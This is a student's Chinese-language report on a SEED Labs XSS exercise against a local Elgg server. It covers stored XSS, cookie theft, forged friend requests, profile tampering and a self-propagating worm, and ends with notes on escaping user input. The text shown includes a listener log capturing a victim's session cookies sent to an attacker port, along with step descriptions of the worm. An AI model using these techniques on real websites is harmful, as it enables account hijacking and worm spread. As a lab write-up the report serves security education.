西南科技大学

网络攻击与防御
实验报告

实验题目：Web 攻击分析实验

学生姓名：

学生学号：5120220814

一、 实验作业题目

1. 存储型 XSS 攻击
2. 反射型 XSS 攻击
3. 实现自我传播的 XSS 蠕虫程序

二、 实验思路

构建环境


添加 DNS 配置，使得 10.9.0.5 解析指定域名。启动容器

```
29
30 # For Shellshock Lab
31 10.9.0.80       www.seedlab-shellshock.com
32
33 192.168.60.80 www.seedIoT32.com
34
35 #For XSS
36 10.9.0.5 www.seed-server.com
37 10.9.0.5 www.example32a.com
38 10.9.0.5 www.example32b.com
39 10.9.0.5 www.example32c.com
40 10.9.0.5 www.example60.com
41 10.9.0.5 www.example70.com
```


```
[04/02/25]seed@VM:~/.../Labsetup$ dockps
2c2c97ab5c85  elgg-10.9.0.5
24213a6ef715  mysql-10.9.0.6
```

XSS 显示弹窗


在 Brief description 处添加代码，




保存后进入账号页就会弹出弹窗，这是因为在 Samy 的个人资料的简要说明处中嵌入了代码，只要查看了个人资料就会出现弹窗。



存储到独立文件中，使用示例专用域名




没什么结果，控制台报错加载失败。




XSS 显示 Cookies

document.cookie 是用于访问和操作当前文档 Cookie 的属性





弹出弹窗，值为 cookie



从受害者的机器窃取 cookie

写入 js 代码，把当前页面的 cookie 信息发送到 10.9.0.1 的 5555 端口






保存后，在本机上监听 5555 端口

登录 alice 账号查看 samy，主机上监听到 Alice 的 Cookie


```
Connection received on 61.139.2.137 50460
GET /?c=Elgg%3D79c8c4j7h4pnhkum2ef2etgsht%3B%20elggperm%3DzTGUg-5xa4i2cUSJ3NALko
QdI34g40iZ HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members

Connection received on 61.139.2.137 50466
GET /?c=Elgg%3D79c8c4j7h4pnhkum2ef2etgsht%3B%20elggperm%3DzTGUg-5xa4i2cUSJ3NALko
QdI34g40iZ HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

变成 Alice 的朋友




根据请求信息，借助 XMLHttpRequest 对象构建 get 请求，

登录 Alice 账号访问 Samy 主页




访问后查看 friend，发现 Samy 自动添加了好友





修改 Alice 的 Profile

登录 Samy 写入 JS 代码，当用户不是 Samy 时，向 http://www.seed-server.com/action/profile/edit 发送 POST 请求，将 description 更改为 samy is my hero




登录 Alice 账号访问 Samy 主页后，返回查看自己的主页，发现主页被更改。






如何修改代码使代码不具备自我传播能力：将自身代码发送到服务器的部分 JS 代码（wormCode）去除，即可实现

自我传播的 XSS 蠕虫程序




Alice 感染后登录 Boby 去访问 Alice 的主页，发现 Boby 主页也被更改，说明该蠕虫具有自我传播能力。



三、 实验分析及总结（写自己在实践过程中遇到的**问题及解决方法**；本次实验**体会、收获**）

问题：将从 http://www.example.com 获取 JavaScript 程序失败



解决办法：跨域问题，JS 文件和 html 页面不在同一域名中，受到浏览器同源策略限制

问题：一开始自动添加好友的时候始终添加不上去

解决方法：修改了很多次脚本格式，后面发现是 CPU 运行率过高，导致页面始终加载不出来，重新启动虚拟机清空缓存即可。

体会及收获：

通过本次实验，深入理解了 XSS 攻击的类型、利用方式。存储型 XSS 的持久性和蠕虫的自我传播能力凸显了 Web 安全的复杂性。实践中掌握了同源策略、CORS 配置、输入输出编码等关键技术，以及如何通过修改代码（如移除 wormCode）阻断蠕虫自我传播。

我们可以对用户输入的 briefdescription 等字段需进行 HTML 转义，防止脚本注入。动态生成页面时，确保从数据库取出的内容经过编码后再渲染。